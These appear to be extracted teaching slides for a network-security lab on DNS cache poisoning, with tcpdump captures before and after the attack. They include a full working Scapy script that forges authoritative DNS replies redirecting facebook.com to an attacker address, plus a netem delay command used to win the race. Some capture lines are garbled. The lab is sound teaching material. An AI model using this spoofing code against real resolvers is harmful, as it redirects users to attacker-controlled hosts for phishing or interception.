
Scenario with poisoning



Scenario with poisoning



Scenario with poisoning



Scenario with poisoning

7) DNS local replies to the client the fake IP address

client

A

r1

attack

attserver

r2

B


facebook.com

dns-local

dns-root


dns-com

C



A client decides to go on the website **facebook.com**

Scenario with poisoning



Step3) Scenario without poisoning

(1) Cache cleaning


Which are the **DNS** request/responses exchanged during the http request for **facebook.com**?

Due to the fact that we already asked for **facebook.com** before, the **RR** is already in the **DNS servers cache**. We therefore have to clean it:


⇒ Clean the cache of **ALL** the three DNS servers:

rndc flush


⇒ Repeat it for **dns-root**, **dns-local** and **dns-com**



```
dns-local:"# rndc flush
dns-local:"# █
```



```
dns-root:"# rndc flush
dns-root:"# █
```



```
dns-com:"# rndc flush
dns-com:"# █
```

Step3) Scenario without poisoning

(2) See the traffic

⇒ In order to see the traffic, make dns-root listen for DNS requests/responses, on dns-root terminal type:

```
tcpdump -n port 53
```

⇒ To generate traffic, on client terminal type:

```
wget facebook.com
```

Step3) Scenario without poisoning

(2) See the traffic

In order to see the traffic, make **dns-root** listen for DNS requests/responses:

```
tcpdump -n port 53
```

```
dns-root
dns-root:~# tcpdump -n port 53
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
07:09:03.482043 IP 192.168.0.111.46581 > 10.0.0.3.53: 48532+ A? facebook.com. (30)
07:09:03.484111 IP 10.0.0.3.22187 > 10.0.0.4.53: 25420 [1au] A? facebook.com. (41)
07:09:03.484944 IP 10.0.0.3.50032 > 10.0.0.4.53: 50168 [1au] NS? . (28)
07:09:03.486099 IP 10.0.0.4.53 > 10.0.0.3.22187: 25420 0/1/2 (78)
07:09:03.488151 IP 10.0.0.5.14820 > 10.0.0.5.53: 3496* 1/1/2 H? facebook.com. (41)
07:09:03.488154 IP 10.0.0.5.53 > 10.0.0.3.14820: 3496* 1/1/2 H 192.168.0.222 (94)
07:09:03.488180 IP 10.0.0.4.53 > 10.0.0.3.50032: 50168* 1/0/2 NS ROOT-SERVER. (68)
07:09:03.491177 IP 10.0.0.3.53 > 192.168.0.111.46581: 48532 1/1/0 A 192.168.0.222 (6)
```

The **dns-local** (10.0.0.3) asked the **dns-root** for **facebook.com**

The **dns-root** (10.0.0.4) redirected the request to **dns-com**

The **dns-com** (10.0.0.5) server responded with **192.168.0.222**

Now **dns-local** has a RR of type "A" in its cache saying that "**facebook.com**" is at **192.168.0.222**




Step4) Cache cleaning

Before starting the attack, we have to **clean the cache** of our local DNS. In fact, when we did the dig command, the correct address has been saved into the cache of the local DNS so the attack would not work.

⇒ On the *dns-local terminal* type:

```
rndc flush
```

⇒ Repeat it also for **dns-root** and **dns-com** (**all three green terminals**)



Step5) DNS poisoning

If you verified that everything in the network is correct, we can start with the attack. Carefully follow these steps:

(1) Delay the dns-com machine:

In a real scenario: there are many delays during one communication, due to the distances and congestions.

On our network: we will report this situation by delaying the dns-com machine (just one for simplicity).

⇒ On the ***dns-com terminal*** type:

```
orig-tc qdisc add dev eth0 root netem delay 1000ms
```

Something about Scapy

For our attack we will use scapy. But what is it?

Scapy is a networking tool written in python. It is very useful as it allows us to get our hands directly on packets to perform capturing, manipulation and other operations.

In our lab we will use it for:

1. Sniffing packets
2. Filter them by their characteristics
3. Read interesting fields on them
4. Write a new packet and send it

Step5) DNS poisoning

(2) Create a fake packet using Scapy:

We already wrote a function in scapy that creates fake packets, so now we will run it.

⇒ On the **attack terminal** go on the directory where the scapy function is stored:

```
cd /hosthome/Desktop/NetSecLab/scapy
```

⇒ Run the function:

```
python cachePoisoning.py
```

Since now, the attacker starts listening for the client and his request access to facebook.com .

About Scapy function

Now, open the file `cachePoisoning.py` on the desktop folder and this will be what you will find:

```
from scapy.all import *

def attack(inputPacket):
    ip=inputPacket.getlayer(IP)
    dns=inputPacket.getlayer(DNS)

    return IP(dst="10.0.0.3",src="10.0.0.5")/
    UDP(dport=ip.sport,sport=ip.dport)/
    DNS(id=dns.id, qr=1, aa=1,qd=dns.qd,
    an=DNSRR(rrname='facebook.com', ttl=3600, rdata="10.0.0.9"))

while 1:
    wakeUpPacket=sniff(filter="port 53 and src host 192.168.0.111
    and dst host 10.0.0.3", count=1, promisc=1)
    if not wakeUpPacket[0].haslayer(DNS) or wakeUpPacket[0].qr:
        continue

    req2Attack=sniff(filter="port 53 and src host 10.0.0.3 and
    dst host 10.0.0.5", count=1, promisc=1)
    send(attack(req2Attack[0]))
```

About our Scapy function:

```
def attack(inputPacket):  
    ip=inputPacket.getlayer(IP)  
    dns=inputPacket.getlayer(DNS)
```

Here we define a function that reads:

- The input IP header
- Some input DNS header

We will use those variables later.

About our Scapy function:

```
return IP(dst="10.0.0.3",src="10.0.0.5")/  
UDP(dport=ip.sport,sport=ip.dport)/  
DNS(id=dns.id, qr=1, aa=1,qd=dns.qd,  
an=DNSRR(rrname='facebook.com', ttl=3600, rdata="10.0.0.9"))
```

Now we write a new DNS packet that contains:

- The source and destination IP address (dst & src)
- The input and the destination port (dport & sport)
- The transaction type (id)
- If it's a query or an answer (qr)
- If it's an authoritative answer (aa)
- The sequence number (qd)
- The real answer (an) where is reported the name of the web site and his correlated IP address.

About our Scapy function:

```
while 1:
wakeUpPacket=sniff(filter="port 53 and src host 192.168.0.111
and dst host 10.0.0.3", count=1, promisc=1)
if not wakeUpPacket[0].haslayer(DNS) or wakeUpPacket[0].qr:
continue
```

Here we define the infinite while loop that permits to the attacker to listen on the network and wake up for a specific packet that:

- Use the port 53
- Has as source the host **192.168.0.111** (the user)
- Has as a destination the host **10.0.0.3** (the dns-local)

About our Scapy function:

```
req2Attack=sniff(filter="port 53 and src host 10.0.0.3 and  
dst host 10.0.0.5", count=1, promisc=1)  
send(attack(req2Attack[0]))
```

Now that the attacker has woken up, it will send the poisoning packet created before, as it will see the request of the **LOCAL DNS**. That will contain:

- Use the port 53
- Has as source the host **10.0.3 (the local)**
- Has as a destination the host **10.0.0.5 (the dns-com)**

Step6) Network discovery...again

What happens if we discover the network now?

Lets try to listen what pass now on the network, in particular on the dns-root (the centre of our hierarchy) and on the server of facebook.com .

⇒ On the dns-root terminal listen what pass by:

```
tcpdump -n port 53
```

⇒ On the facebook terminal listen what pass by:

```
tcpdump -n src host 192.168.0.111 and port 80
```


⇒ On the client terminal ask again the location of facebook.com by:

```
wget facebook.com
```

⇒ When everything is done, press CTRL+C to stop listening both on facebook and dns-com

Step6) Network discovery...again

Take a look what pass into the facebook terminal...
NOTHING!



```
facebook:~# tcpdump -n src host 192.168.0.111 and port 80
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
[]
```

Step6) Network discovery...again

And what about the dns-root?

```
dns-root
dns-root:~# tcpdump -n port 53
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
17:02:38.913090 IP 192.168.0.111.47909 > 10.0.0.3.53: 46541+ AAAA? facebook.com. (30)
17:02:39.009719 IP 10.0.0.3.35777 > 10.0.0.4.53: 18158 [1au] AAAA? facebook.com. (41)
17:02:39.009721 IP 10.0.0.3.41187 > 10.0.0.4.53: 18869 [1au] NS? . (28)
17:02:39.014737 IP 10.0.0.4.53 > 10.0.0.3.35777: 18158 0/1/2 (78)
17:02:39.017448 IP 10.0.0.4.53 > 10.0.0.3.41187: 18869* 1/0/2 NS ROOT-SERVER. (68)
17:02:39.536369 IP 10.0.0.3.29796 > 10.0.0.4.53: 216% [1au] AAAA? dnscom.com. (39)
17:02:39.536867 IP 10.0.0.4.53 > 10.0.0.3.29796: 216 0/1/2 (69)
17:02:40.027693 IP 10.0.0.3.35985 > 10.0.0.5.53: 53965 [1au] AAAA? facebook.com. (41)
17:02:40.033855 IP 10.0.0.3.15654 > 10.0.0.5.53: 56055 [1au] AAAA? facebook.com. (41)
17:02:40.034414 IP 10.0.0.3.11695 > 10.0.0.5.53: 32751% [1au] AAAA? dnscom.com. (39)
17:02:40.045917 IP 10.0.0.3.23117 > 10.0.0.5.53: 58907 AAAA? facebook.com. (30)
17:02:40.047811 IP 10.0.0.3.53290 > 10.0.0.5.53: 49350% [1au] AAAA? dnscom.com. (39)
17:02:40.518985 IP 10.0.0.5.53 > 10.0.0.3.35985: 53965*- 1/0/0 A[idomain]
17:02:40.852369 IP 10.0.0.3.5575 > 10.0.0.5.53: 56786 AAAA? dnscom.com. (28)
17:02:41.046694 IP 10.0.0.5.53 > 10.0.0.3.35985: 53965* 0/1/1 (89)
17:02:41.046696 IP 10.0.0.5.53 > 10.0.0.3.15654: 56055* 0/1/1 (89)
